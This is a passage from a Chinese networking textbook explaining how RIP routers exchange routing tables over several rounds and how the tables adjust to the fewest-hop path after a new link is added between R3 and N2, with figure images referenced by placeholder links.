


图 5-15　第二轮路由交换之后的路由表

R2 将自己的路由表发送给 R1 开始第三轮路由交换，如图 5-16 所示。因为旧路由表没有 N4 的路由信息，因此采用 RIP 应答中的 N4—4—R2。




图 5-16　R1 更新自己的路由表

第三轮路由交换之后的最终形成的路由表如图 5-17 所示。




图 5-17 第三轮路由交换之后的最终路由表

5.5 当网络拓扑变化时 RIP 调整路由表的过程

当网络的拓扑结构发生变化时，RIP 会自动调整路由表，下面举例说明。如图 5-18 所示的网络环境中，NET2 和 R3 之间新增加一条链路，这条链路导致网络出现环路，即到达同一目的网络有两条路径可以选择，RIP 会自动调整路由表，选择一条跳数最小的路径，下面具体分析调整过程。




图 5-18 在 R3 和 N2 之间增加了一条直连链路

由于增加了一条链路，R3 的路由表中到达 N2 的路由项修改为本地直连路由：N2 1 —。R3 定期将自己的路由表发送给邻居 R1 和 R2。R3 发出的 RIP 响应报文不会引

起 R2 路由表的变化，但会导致 R1 的路由表中到达 N4 的路由项 N4　4　R2 修改为 N4　3　R3。可见，如图 5-19 所示为第一阶段 R3 将路由表发送给 R2 和 R1。在到达 N4 的两条路径中 RIP 选择了跳数少的路径。




图 5-19　第一阶段 R3 将路由表发送给 R2 和 R1

R1 定期会将自己的路由表发送给邻居 R2 和 R3，同样这个响应报文不会引起 R2 路由表的变化，但会引起 R3 路由表的变化。R3 路由表中到达 N1 的路由项由 N1　4　R2 调整为 N1　3　R1。至此路由表调整结束，路由表中保存的都是跳数最小的路由项。

如图 5-20 所示为第二阶段 R1 将路由表发送给 R2 和 R3。

